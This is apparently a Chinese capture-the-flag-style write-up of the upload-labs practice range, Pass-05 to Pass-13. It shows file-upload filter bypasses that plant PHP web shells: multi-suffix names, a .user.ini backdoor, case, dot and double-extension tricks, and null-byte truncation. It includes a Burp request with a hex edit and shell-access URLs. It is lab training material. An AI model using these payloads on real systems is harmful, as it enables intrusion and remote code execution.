
上传1.PhP.7z或者改文件名1.php.7z都可以。【只要中间后缀含可执行后缀如php，php3，PhP3等均可执行】




访问地址：`http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/1.PhP.7z?8=phpinfo();`

- .user.ini是一个能被动态加载的ini文件。也就是说我修改了.user.ini后，不需要重启服务器中间件，只需要等待user_ini.cache_ttl所设置的时间（**默认为300秒**），即可被重新加载。

上传.user.ini `auto_prepend_file=test.jpg`，线上好像不行，下图为本地测试（PHP_NTS_Apache）（参考：https://wooyun.js.org/drops/user.ini文件构成的PHP后门.html）、.user.ini上传详解附CTF例题。




Pass-06 大小写




访问地址：`http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/202101090952599009.PhP?8=phpinfo();`

Pass-07 空格




在Win（会忽略扩展名的空格）上可以解析，因为靶场是Linux，故无法解析。


Pass-08 点绕过



访问地址：`http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/2.php.?8=phpinfo();`




Pass-09 文件流



在Win（会忽略文件流）上可以解析，因为靶场是Linux，故无法解析。


Pass-10 构造后缀

2.php.jpg也可以。




访问地址：`http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/2.php.?8=phpinfo();`

Pass-11 后缀双写




访问地址：`http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/2.php?8=phpinfo();`

Pass-12 GET截断



利用PHP V5.2存在截断漏洞，访问地址：`http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/12.php?8=phpinfo();`

Pass-13 POST截断



Raw Params Headers Hex

```
POST /Pass-13/index.php?action=show_code HTTP/1.1
Host: 90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Content-Length: 6831
Cache-Control: max-age=0
Origin: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryOARxjmUKXABz2KL9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.410
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed
Referer: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/Pass-13/index.php?action=show_code
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryOARxjmUKXABz2KL9
Content-Disposition: form-data; name="save_path"

../upload/13.phpa
------WebKitFormBoundaryOARxjmUKXABz2KL9
```


在HEX模式下将a的16进制值61修改为00。

Request to http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone:80 [54.222.208.118]

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

2b	63	74	69	6f	6e	3d	73	68	6f	77	5f	63	6f	64	65	0d	ction=show_code
2c	0a	41	63	63	65	70	74	2d	45	6e	63	6f	64	69	6e	67	Accept-Encoding
2d	3a	20	67	7a	69	70	2c	20	64	65	66	6c	61	74	65	0d	: gzip, deflate
2e	0a	41	63	63	65	70	74	2d	4c	61	6e	67	75	61	67	65	Accept-Language
2f	3a	20	7a	68	2d	43	4e	2c	7a	68	3b	71	3d	30	2e	39	: zh-CN,zh;q=0.9
30	0d	0a	43	6f	6e	6e	65	63	74	69	6f	6e	3a	20	63	6c	Connection: cl
31	6f	73	65	0d	0a	0d	0a	2d	2d	2d	2d	2d	2d	57	65	62	ose------Web
32	4b	69	74	46	6f	72	6d	42	6f	75	6e	64	61	72	79	4f	KitFormBoundaryO
33	41	52	78	6a	6d	55	4b	58	41	42	7a	32	4b	4c	39	0d	ARxjmUKXABz2KL9
34	0a	43	6f	6e	74	65	6e	74	2d	44	69	73	70	6f	73	69	Content-Disposi
35	74	69	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	3b	tion: form-data;
36	20	6e	61	6d	65	3d	22	73	61	76	65	5f	70	61	74	68	name="save_path
37	22	0d	0a	0d	0a	2e	2e	2f	75	70	6c	6f	61	64	2f	31	"../upload/1
38	33	2e	70	68	70	00	0d	0a	2d	2d	2d	2d	2d	2d	57	65	3.php------We
39	62	4b	69	74	46	6f	72	6d	42	6f	75	6e	64	61	72	79	bKitFormBoundary
3a	4f	41	52	78	6a	6d	55	4b	58	41	42	7a	32	4b	4c	39	OARxjmUKXABz2KL9
3b	0d	0a	43	6f	6e	74	65	6e	74	2d	44	69	73	70	6f	73	Content-Dispos
3c	69	74	69	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	ition: form-data
3d	3b	20	6e	61	6d	65	3d	22	75	70	6c	6f	61	64	5f	66	; name="upload_f
3e	69	6c	65	22	3b	20	66	69	6c	65	6e	61	6d	65	3d	22	ile"; filename="

回到RAW模式，发现出现了乱码，不用管，放行数据包。

Request to http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone:80 [54.222.208.118]

Forward Drop Intercept is on Action

